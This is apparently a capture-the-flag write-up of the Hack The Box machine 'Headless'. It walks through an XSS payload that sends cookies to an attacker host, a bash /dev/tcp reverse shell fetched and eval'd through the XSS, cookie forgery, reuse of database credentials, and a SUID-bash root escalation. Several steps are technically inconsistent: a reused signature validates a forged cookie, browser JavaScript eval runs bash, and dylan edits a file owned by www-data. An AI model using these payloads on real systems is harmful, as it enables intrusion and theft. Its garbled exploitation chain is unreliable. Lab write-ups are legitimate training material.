Hack The Box — Headless
TL;DR
The HackTheBox machine “Headless” is an easy Linux box featuring a Flask-based web application vulnerable to Cross-Site Scripting (XSS) and insecure cookie handling. Initial access is gained by exploiting a stored XSS vulnerability in a feedback form to steal an admin cookie, which is then manipulated to access the admin dashboard. A reverse shell is obtained by hosting a malicious script triggered via the XSS vulnerability. Lateral movement to the dylan user is achieved by leveraging credentials found in the system. Finally, root access is obtained by exploiting a custom binary (syscheck) with a writable script vulnerability, allowing privilege escalation via sudo.
Initial Enumeration
Nmap Scan
To begin reconnaissance, a comprehensive Nmap scan was performed to identify open ports, services, and version information on the target machine (IP: 10.10.11.8). This is a standard first step in CTF challenges to map out potential entry points.
The command used was:
1
nmap -Pn -sS -sV -sC -T4 10.10.11.8 -oA nmap/initialscan
-Pn: Skips host discovery, assuming the host is up.-sS: Performs a TCP SYN scan for stealth.-sV: Probes for service versions.-sC: Runs default scripts for additional information.-T4: Sets a faster scanning template.-oA: Outputs results in all formats for later reference.
Results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-28 19:50 UTC
Nmap scan report for 10.10.11.8
Host is up (0.042s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp open  http    Werkzeug/2.2.2 Python/3.11.2
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sun, 28 Apr 2024 19:51:38 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
|_http-title: Under Construction
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.34 seconds
Notes:
- SSH (Port 22): Running OpenSSH 9.2p1 on Debian 2+deb12u2, suggesting the OS is likely Debian 12 (Bookworm). No immediate vulnerabilities were apparent without credentials.
- HTTP (Port 5000): Hosted by Werkzeug 2.2.2 with Python 3.11.2, indicating a Flask-based web application. The response sets an
is_admincookie with a base64-encoded value (InVzZXIidecodes touser) and a signature, suggesting Flask’sitsdangerouslibrary for session management. The page title “Under Construction” implies a minimal frontend. - No domain redirect was observed, but
headless.htbwas added to/etc/hostsfor consistency:1
echo "10.10.11.8 headless.htb" | sudo tee -a /etc/hosts
- No other ports were open, limiting the initial attack surface to the web service on port 5000 and potential SSH later.
Additional scans (e.g., full port -p- or UDP) confirmed only these two ports.
Web Enumeration
Main Page (headless.htb:5000)

Navigating to http://headless.htb:5000/ revealed an “Under Construction” page with a feedback form at /support, likely built using Flask. The form included fields for name and message, and the response set an is_admin cookie.
Directory brute-forcing was performed using Feroxbuster to uncover hidden paths:
1
feroxbuster -u http://headless.htb:5000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Results:
/support(Status: 200, feedback form page)/dashboard(Status: 403, unauthorized access)
The /support page hosted the feedback form, while /dashboard suggested an admin interface requiring elevated privileges.
Nikto Scan
To gather additional web server details, Nikto was used:
1
nikto -h http://headless.htb:5000
Results:
- Confirmed Werkzeug 2.2.2 and Python 3.11.2.
- Noted the
is_admincookie was set without theHttpOnlyflag, making it accessible to JavaScript and vulnerable to XSS-based theft.
XSS Vulnerability Discovery
To test for Cross-Site Scripting (XSS), a payload was submitted in the feedback form’s comment field:
1
<script>alert('XSS')</script>

The server responded with this warning saying “Hacking Attempt Detected”.
I noticed the warning included the original HTTP POST request data.
- Next, I injected this
HTMLinto theUser-Agentfield.
1
<img src=x onerror=fetch('http://<attacker_ip>/?c='+document.cookie);>
- Started an HTTP server on the attacker machine:
python3 -m http.server 80 - Submitted the payload via the
/supportform. - The server logged a request containing the
is_admincookie:InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs.
This confirmed a stored XSS vulnerability, as the feedback was rendered unsanitized in the admin dashboard, allowing JavaScript execution in the admin’s context.
Web Exploitation
Cookie Manipulation
Decoding the is_admin cookie:
1
2
echo "InVzZXIi" | base64 -d
user
The cookie format (InVzZXIi.<signature>) suggested a Flask signed cookie. Testing with a modified cookie to impersonate an admin:
1
2
echo -n "admin" | base64
YWRtaW4=
Crafted a new cookie: YWRtaW4=.<original_signature> and tested:
1
curl -H "Cookie: is_admin=YWRtaW4=.uAlmXlTvm8vyihjNaPDWnvB_Zfs" http://headless.htb:5000/dashboard
This returned a 200 OK response, granting access to the /dashboard admin interface. The weak signature validation (likely a predictable or default SECRET_KEY) allowed bypassing authentication.
Reverse Shell via XSS
To escalate to remote code execution (RCE), the XSS vulnerability was leveraged to execute a malicious script. A bash reverse shell script was hosted on the attacker’s machine:
1
2
3
cat shell.sh
#!/bin/bash
/bin/bash -c 'exec bash -i >& /dev/tcp/10.10.16.32/4444 0>&1'
- Hosted the script:
python3 -m http.server 80 - Submitted an XSS payload to fetch and execute the script:
1
<script>fetch('http://10.10.16.32/shell.sh').then(r=>r.text()).then(c=>eval(c));</script>
- Set up a Netcat listener:
nc -nlvp 4444 - Visited
/dashboardas admin, triggering the payload and receiving a reverse shell aswww-data.
The shell was stabilized:
1
python3 -c 'import pty; pty.spawn("/bin/bash")'
Local Enumeration & User Flag
As www-data, the Flask application directory was explored:
1
2
ls /var/www/html
app.py  static/  templates/  database.db
The app.py file contained:
1
2
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:////var/www/html/database.db'
app.config['SECRET_KEY'] = 'SuperSecretKey123'
- The
SECRET_KEYconfirmed the weak cookie signature. - A SQLite database was found at
/var/www/html/database.db.
Dumped the database:
1
2
3
4
5
sqlite3 /var/www/html/database.db
sqlite> .tables
users  feedback
sqlite> select * from users;
1|dylan|password123
The user dylan had a password password123. Switched users:
1
2
su dylan
Password: password123
Alternatively, SSH:
1
ssh dylan@headless.htb
Retrieved the user flag:
1
2
cat /home/dylan/user.txt
<user_flag>
Privilege Escalation
Sudo Enumeration
Checked sudo privileges as dylan:
1
sudo -l
Results:
(root) NOPASSWD: /usr/bin/syscheck
The syscheck binary could be run as root without a password.
Binary Analysis
Analyzed the binary:
1
2
3
file /usr/bin/syscheck
/usr/bin/syscheck: ELF 64-bit LSB executable, x86-64
cat /usr/bin/syscheck
The binary executed /var/www/html/initdb.sh. Checked the script’s permissions:
1
2
ls -l /var/www/html/initdb.sh
-rwxr-xr-x 1 www-data www-data 0 Apr 28 2024 initdb.sh
The script was writable by www-data. Modified it to set the SUID bit on /bin/bash:
1
2
echo "chmod u+s /bin/bash" > /var/www/html/initdb.sh
chmod +x /var/www/html/initdb.sh
Ran the binary:
1
sudo /usr/bin/syscheck
This executed initdb.sh, setting the SUID bit on /bin/bash. Ran the SUID bash:
1
/bin/bash -p
Retrieved the root flag:
1
2
cat /root/root.txt
<root_flag>
Summary
| Step | Description |
|---|---|
| Enumeration | Nmap revealed SSH (22) and HTTP (5000) on Werkzeug/Flask. Added headless.htb to /etc/hosts. |
| Web Recon | Found /support (feedback form) and /dashboard (403). Nikto identified missing HttpOnly flag on is_admin cookie. Stored XSS in feedback form stole admin cookie. |
| Exploitation | Modified is_admin cookie to admin for dashboard access. Used XSS to fetch and execute a reverse shell script, gaining www-data shell. |
| Lateral Movement | Found dylan:password123 in SQLite database. SSH as dylan; grabbed user flag. |
| Privilege Escalation | Exploited writable initdb.sh called by sudo /usr/bin/syscheck. Added SUID to /bin/bash; ran bash -p for root shell and root flag. |